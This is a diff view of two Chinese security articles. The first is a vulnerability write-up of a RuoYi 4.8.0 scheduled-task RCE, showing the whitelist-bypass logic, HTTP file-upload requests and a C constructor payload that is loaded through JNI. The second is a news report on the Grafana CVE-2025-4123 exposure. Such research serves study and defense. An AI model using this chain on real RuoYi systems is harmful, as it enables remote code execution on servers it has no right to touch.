#### 接口/monitor/cache/getValue
|
||||
#### 接口/demo/form/localrefresh/task
|
||||
# 0x09 若依4.8.0版本计划任务RCE
|
||||
### 环境搭建
|
||||
|
||||
https://github.com/yangzongzhuan/RuoYi/releases
|
||||
|
||||
导入数据库,修改application-druid中的数据库账号密码
|
||||
|
||||
修改application中的文件路径及log存放路径
|
||||
|
||||

|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
启动成功
|
||||
|
||||

|
||||
## 漏洞分析
|
||||
|
||||
最新版本4.8 Ruoyi 后台⽬前限制
|
||||
- **规则**
|
||||
:invokeTarget
|
||||
必须包含 com.ruoyi.quartz.task
|
||||
字符串。
|
||||
|
||||
-
|
||||
- **子字符串匹配漏洞**
|
||||
:白名单检查使用 StringUtils.containsAnyIgnoreCase
|
||||
,只要 invokeTarget
|
||||
中**任意位置**
|
||||
包含白名单字符串即可,无需完全匹配包名。
|
||||
|
||||
- **构造畸形类名**
|
||||
:例如 xxx.com.ruoyi.quartz.task.yyy.EvilClass
|
||||
,虽然实际包名不在白名单内,但字符串包含 com.ruoyi.quartz.task
|
||||
,可绕过白名单。
|
||||
|
||||
- **绕过思路**
|
||||
:
|
||||
|
||||
```
|
||||
/** * 定时任务白名单配置(仅允许访问的包名,如其他需要可以自行添加) */
|
||||
publicstaticfinalString[] JOB_WHITELIST_STR = { "com.ruoyi.quartz.task" };
|
||||
|
||||
/** * 定时任务违规的字符 */
|
||||
publicstaticfinalString[] JOB_ERROR_STR = { "java.net.URL", "javax.naming.InitialContext", "org.yaml.snakeyaml",
|
||||
"org.springframework", "org.apache", "com.ruoyi.common.utils.file", "com.ruoyi.common.config", "com.ruoyi.generator" };
|
||||
}
|
||||
```
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
JOB_WHITELIST_STR 这个也就是com.ruoyi.quartz.task 其实不⽤类名 包含在⾃符串⾥⾯就⾏ 这⾥是invokeTarget⽽不是beanPackageName
|
||||
- **规则**
|
||||
:禁止使用 java.net.URL
|
||||
、org.springframework
|
||||
等敏感包下的类。
|
||||
|
||||
-
|
||||
- **寻找非黑名单类**
|
||||
:利用若依自身依赖或第三方库中未被黑名单覆盖的类。例如:
|
||||
|
||||
- **工具类**
|
||||
:若依的 com.ruoyi.common.utils
|
||||
下的某些工具类(需确认是否在 JOB_ERROR_STR
|
||||
禁止的子包中)。
|
||||
|
||||
- **绕过思路**
|
||||
:
|
||||
|
||||

|
||||
|
||||
**白名单检查(whiteList 方法)**
|
||||
```
|
||||
publicstaticboolean whiteList(String invokeTarget)
|
||||
{
|
||||
String packageName = StringUtils.substringBefore(invokeTarget, "(");
|
||||
int count = StringUtils.countMatches(packageName, ".");
|
||||
if (count > 1)
|
||||
{
|
||||
return StringUtils.containsAnyIgnoreCase(invokeTarget, Constants.JOB_WHITELIST_STR);
|
||||
}
|
||||
Object obj = SpringUtils.getBean(StringUtils.split(invokeTarget, ".")[0]);
|
||||
String beanPackageName = obj.getClass().getPackage().getName();
|
||||
return StringUtils.containsAnyIgnoreCase(beanPackageName, Constants.JOB_WHITELIST_STR)
|
||||
&& !StringUtils.containsAnyIgnoreCase(beanPackageName, Constants.JOB_ERROR_STR);
|
||||
}
|
||||
}
|
||||
```
|
||||
- **漏洞点**
|
||||
:当 invokeTarget
|
||||
的包层级超过1层时(如 a.b.c.method
|
||||
),仅检查是否包含白名单字符串,而非完整包路径。
|
||||
|
||||
然后不⽤JOB_ERROR_STR 这个类⾥⾯的 从mvn install 后 从其他包下⾯去寻找可利⽤的类下的⽅法就⾏
|
||||
|
||||
需要满⾜以下条件**方法参数解析(getMethodParams)**
|
||||
|
||||

|
||||
```
|
||||
publicstaticList<Object[]> getMethodParams(String invokeTarget)
|
||||
{
|
||||
String methodStr = StringUtils.substringBetween(invokeTarget, "(", ")");
|
||||
if (StringUtils.isEmpty(methodStr))
|
||||
{
|
||||
returnnull;
|
||||
}
|
||||
String[] methodParams = methodStr.split(",(?=([^\"']*[\"'][^\"']*[\"'])*[^\"']*$)");
|
||||
List<Object[]> classs = new LinkedList<>();
|
||||
for (int i = 0; i < methodParams.length; i++)
|
||||
{
|
||||
String str = StringUtils.trimToEmpty(methodParams[i]);
|
||||
// String字符串类型,以'或"开头
|
||||
if (StringUtils.startsWithAny(str, "'", "\""))
|
||||
{
|
||||
classs.add(newObject[] { StringUtils.substring(str, 1, str.length() - 1), String.class });
|
||||
}
|
||||
// boolean布尔类型,等于true或者false
|
||||
elseif ("true".equalsIgnoreCase(str) || "false".equalsIgnoreCase(str))
|
||||
{
|
||||
classs.add(newObject[] { Boolean.valueOf(str), Boolean.class });
|
||||
}
|
||||
// long长整形,以L结尾
|
||||
elseif (StringUtils.endsWith(str, "L"))
|
||||
{ classs.add(newObject[] { Long.valueOf(StringUtils.substring(str, 0, str.length() - 1)), Long.class });
|
||||
}
|
||||
// double浮点类型,以D结尾
|
||||
elseif (StringUtils.endsWith(str, "D"))
|
||||
{
|
||||
classs.add(newObject[] { Double.valueOf(StringUtils.substring(str, 0, str.length() - 1)), Double.class });
|
||||
}
|
||||
// 其他类型归类为整形
|
||||
else
|
||||
{
|
||||
classs.add(newObject[] { Integer.valueOf(str), Integer.class });
|
||||
}
|
||||
}
|
||||
return classs;
|
||||
}
|
||||
```
|
||||
- **限制**
|
||||
:参数类型被强制约束为基本类型,无法传递复杂对象。
|
||||
|
||||

|
||||
```
|
||||
/** * 执行方法 * * @param sysJob 系统任务 */
|
||||
publicstaticvoid invokeMethod(SysJob sysJob) throws Exception
|
||||
{
|
||||
String invokeTarget = sysJob.getInvokeTarget();
|
||||
String beanName = getBeanName(invokeTarget);
|
||||
String methodName = getMethodName(invokeTarget);
|
||||
List<Object[]> methodParams = getMethodParams(invokeTarget);
|
||||
|
||||
if (!isValidClassName(beanName))
|
||||
{
|
||||
Object bean = SpringUtils.getBean(beanName);
|
||||
invokeMethod(bean, methodName, methodParams);
|
||||
}
|
||||
else
|
||||
{
|
||||
Object bean = Class.forName(beanName).getDeclaredConstructor().newInstance();
|
||||
invokeMethod(bean, methodName, methodParams);
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
传递的参数只能是其中的这些类型 通过 , 进⾏分割。substringBetween获取的是() ⾥⾯ 不能继续包含 )了会截断
|
||||
|
||||

|
||||
```
|
||||
publicstaticString substringBetween(finalString str, finalString open, finalString close) {
|
||||
if (!ObjectUtils.allNotNull(str, open, close)) {
|
||||
returnnull;
|
||||
}
|
||||
finalint start = str.indexOf(open);
|
||||
if (start != INDEX_NOT_FOUND) {
|
||||
finalint end = str.indexOf(close, start + open.length());
|
||||
if (end != INDEX_NOT_FOUND) {
|
||||
return str.substring(start + open.length(), end);
|
||||
}
|
||||
}
|
||||
returnnull;
|
||||
}
|
||||
```
|
||||
|
||||
那我们可以直接去找String 可控到sink 的类就可以了。
|
||||
|
||||
这⾥反射的时候还需要注意 需要满⾜ 存在⼀个参构造 且都是public的
|
||||
|
||||

|
||||
```
|
||||
Object bean = Class.forName(beanName).getDeclaredConstructor().newInstance();
|
||||
```
|
||||
#### 计划任务分析
|
||||
|
||||

|
||||
|
||||
根据提交数据包锁定后端路由
|
||||
|
||||

|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
调试看一下具体做了什么
|
||||
|
||||
前几个都是在判断是否有包含rmi ldap http关键词,禁止对这些协议进行调用
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
还判断了是否有一些黑名单中的类
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
进入白名单的判断
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
提取出调用的类名,判断其中是否包含白名单字符串
|
||||
|
||||

|
||||
|
||||
白名单字符串为com.ruoyi.quartz.task
|
||||
|
||||

|
||||
|
||||
注意这里是用正则去匹配的,所以该字符串在任意位置都可以,所以存在可以绕过的可能
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
后续就会进入正常的j保存计划任务流程
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
当启动任务时,会调用方法
|
||||
|
||||

|
||||
|
||||
获取需要调用的类名方法名参数值
|
||||
|
||||

|
||||
|
||||
在获取方法参数时进行了处理,只允许为字符串/布尔/长整/浮点/整形,无法传递类对象
|
||||
|
||||

|
||||
|
||||
接着会实例化该类,反射调用其方法
|
||||
|
||||

|
||||
|
||||
该方法为public修饰
|
||||
|
||||

|
||||
|
||||
我们想要利用需要达成的是
|
||||
- 使用的类不在黑名单中
|
||||
|
||||
- 要存在com.ruoyi.quartz.task字符串
|
||||
|
||||
- 不可以使用rmi ldap http协议
|
||||
|
||||
#### 文件上传
|
||||
|
||||
而在ruoyi中存在一个文件上传点
|
||||
|
||||

|
||||
|
||||
我们可以随便上传一个文件看看
|
||||
|
||||

|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
那么我们可以上传一个名字包含com.ruoyi.quartz.task字符串的文件
|
||||
|
||||

|
||||
## 漏洞复现
|
||||
|
||||
在java中存在一种机制叫做JNI,可以通过加载外部链接库,从而执行其中的<font style="color:rgba(0, 0, 0, 0.85);">构造函数</font>
|
||||
|
||||
而com.sun.glass.utils.NativeLibLoader的loadLibrary方法就可以去加载链接库,也是public修饰
|
||||
|
||||

|
||||
```
|
||||
POST /common/upload HTTP/1.1
|
||||
Host: 10.40.107.67
|
||||
Upgrade-Insecure-Requests: 1
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflate, brAccept-Language: zh-CN,zh;q=0.9,en;q=0.8Cookie: _tea_utm_cache_10000007=undefined; java-chains-token-key=admin_token; JSESSIONID=b414f17a-7363-47d9-b164-3d0532a09b1cx-forwarded-for: 127.0.0.1Connection: closeContent-Type: multipart/form-data; boundary=00content0boundary00Content-Length: 167--00content0boundary00Content-Disposition: form-data; name="file"; filename="com.ruoyi.quartz.task.txt"Content-Type: image/jpgsuccess--00content0boundary00--
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
```
|
||||
cat calc.c
|
||||
|
||||
#include <stdlib.h>
|
||||
__attribute__((constructor))
|
||||
staticvoid run() {
|
||||
system("open -a Calculator");
|
||||
}
|
||||
```
|
||||
```
|
||||
POST /common/upload HTTP/1.1
|
||||
Host: 10.40.107.67
|
||||
Upgrade-Insecure-Requests: 1
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflate, brAccept-Language: zh-CN,zh;q=0.9,en;q=0.8Cookie: _tea_utm_cache_10000007=undefined; java-chains-token-key=admin_token; JSESSIONID=b414f17a-7363-47d9-b164-3d0532a09b1cx-forwarded-for: 127.0.0.1Connection: closeContent-Type: multipart/form-data; boundary=00content0boundary00Content-Length: 167--00content0boundary00Content-Disposition: form-data; name="file"; filename="com.ruoyi.quartz.task.txt"Content-Type: image/jpg二进制恶意代码--00content0boundary00--
|
||||
```
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
|
||||
注意他会自动在后面添加dylib等后缀,在不同的系统中可能有不同的后缀,并且要注意架构问题
|
||||
|
||||
文章作者:奇安信攻防社区(
|
||||
Locks_)
|
||||
|
||||
文章来源:
|
||||
https://forum.butian.net/share/4328
|
||||
|
||||
如有侵权请联系删除
|
||||
|
||||
|
||||

|
||||
|
||||
广告时间
|
||||
|
||||
|
||||
【网安免费公开课】
|
||||
|
||||
黑客攻击摄像头技术大揭秘!
|
||||
|
||||
👉
|
||||
6月16日晚 20:00 在线直播
|
||||
|
||||
速来解锁黑客视角的物联网安全攻防!
|
||||
|
||||

|
||||
|
||||
扫码免费预约直播
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,94 @@
|
||||
# 超4.6万个 Grafana 实例易受账户接管漏洞影响
|
||||
Bill Toulas 代码卫士 2025-06-16 10:19
|
||||
|
||||

|
||||
|
||||
聚焦源代码安全,网罗国内外最新资讯!
|
||||
|
||||
**编译:代码卫士**
|
||||
|
||||
**超过4.6万个面向互联网的 Grafana 实例仍未修复,且易受客户端开放重定向漏洞影响,可导致执行恶意插件和账户接管后果。**
|
||||
|
||||

|
||||
|
||||
|
||||
该漏洞的编号是CVE-2025-4123,影响用于监控和可视化基础设施和应用度量的 Grafana 多个版本。该漏洞由赏金猎人 Alvaro Balada 发现,已在 Grafana Labs 于5月21日发布的安全更新中修复。
|
||||
|
||||
然而,OX Security公司的研究人员将其称为 “Grafana 幽灵”,并提到在本文成稿期间,超过三分之一的未修复Grafana 实例可从公开互联网触达。研究人员找到易受该攻击的版本后,在该生态系统内将数据与该平台的分发相关联,分析了漏洞的暴露情况。他们发现了128864个被暴露的实例,其中46506个实例仍然在运行易受攻击的仍可被利用的版本,大概占36%。
|
||||
|
||||
OX Security公司的研究人员深入分析该漏洞后发现,通过一系列利用步骤,组合利用客户端的路径遍历漏洞和开放重定向机制,攻击者可诱骗受害者点击URL,从受该威胁人员控制的网站加载恶意 Grafana 插件。该恶意链接可用于在受害者浏览器中执行任意 JavaScript。无需提权,该利用即可执行,甚至启用了匿名访问权限也可执行。
|
||||
|
||||
该漏洞可导致攻击者劫持用户会话、更改账户凭据以及在安装 Grafana Image Renderer 插件的情况下,执行服务器端请求伪造 (SSRF) 漏洞,读取内部资源。
|
||||
|
||||
虽然 Grafana 中的默认内容安全策略 (CSP) 提供了一些防护措施,但由于客户端执行的限制,它无法阻止利用。研究人员的利用表明,CVE-2025-4123可在客户端利用且可通过Grafana的原生 JavaScript 路由逻辑来绕过现代浏览器标准化机制。这就导致攻击者利用 URL 处理不一致来处理恶意插件,从而修改用户邮件地址,通过密码重置来劫持账号。
|
||||
|
||||
尽管利用 CVE-2025-4123需要满足多项要求,如用户交互、受害者点击连接时需要一个活跃用户会话以及启用插件特性(默认启用),大量被暴露实例和缺少认证要求,造成了庞大的攻击面。要缓解利用风险,建议 Grafana 管理员升级至 10.4.18+security-01、11.2.9+security-01、11.3.6+security-01、11.4.4+security-01、11.5.4+security-01、11.6.1+security-01和 12.0.0+security-01版本。
|
||||
|
||||
|
||||
|
||||
代码卫士试用地址:
|
||||
https://codesafe.qianxin.com
|
||||
|
||||
开源卫士试用地址:https://oss.qianxin.com
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[Grafana 紧急提前修复已被公开的XSS 0day漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247523102&idx=2&sn=3eb6fe83ca06d69dbd0a16a7c73dcde3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Grafana 提醒注意严重的认证绕过漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247516818&idx=4&sn=9a52564b1d6d8454dd34dce86019d266&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Grafana 漏洞可导致管理员账户遭接管](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247513049&idx=1&sn=31af4654137f918dc610ee51cf05649a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Grafana 中存在严重的未授权任意文件读取漏洞,已遭利用](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247509616&idx=2&sn=27c5f9e457a2c2aa08753d9d0a67917e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**原文链接**
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/over-46-000-grafana-instances-exposed-to-account-takeover-bug/
|
||||
|
||||
|
||||
题图:
|
||||
Pixabay
|
||||
License
|
||||
|
||||
****
|
||||
**本文由奇安信编译,不代表奇安信观点。转载请注明“转自奇安信代码卫士 https://codesafe.qianxin.com”。**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**奇安信代码卫士 (codesafe)**
|
||||
|
||||
国内首个专注于软件开发安全的产品线。
|
||||
|
||||

|
||||
|
||||
|
||||
觉得不错,就点个 “
|
||||
在看
|
||||
” 或 "
|
||||
赞
|
||||
” 吧~
|
||||
|
||||
Reference in new issue
Block a user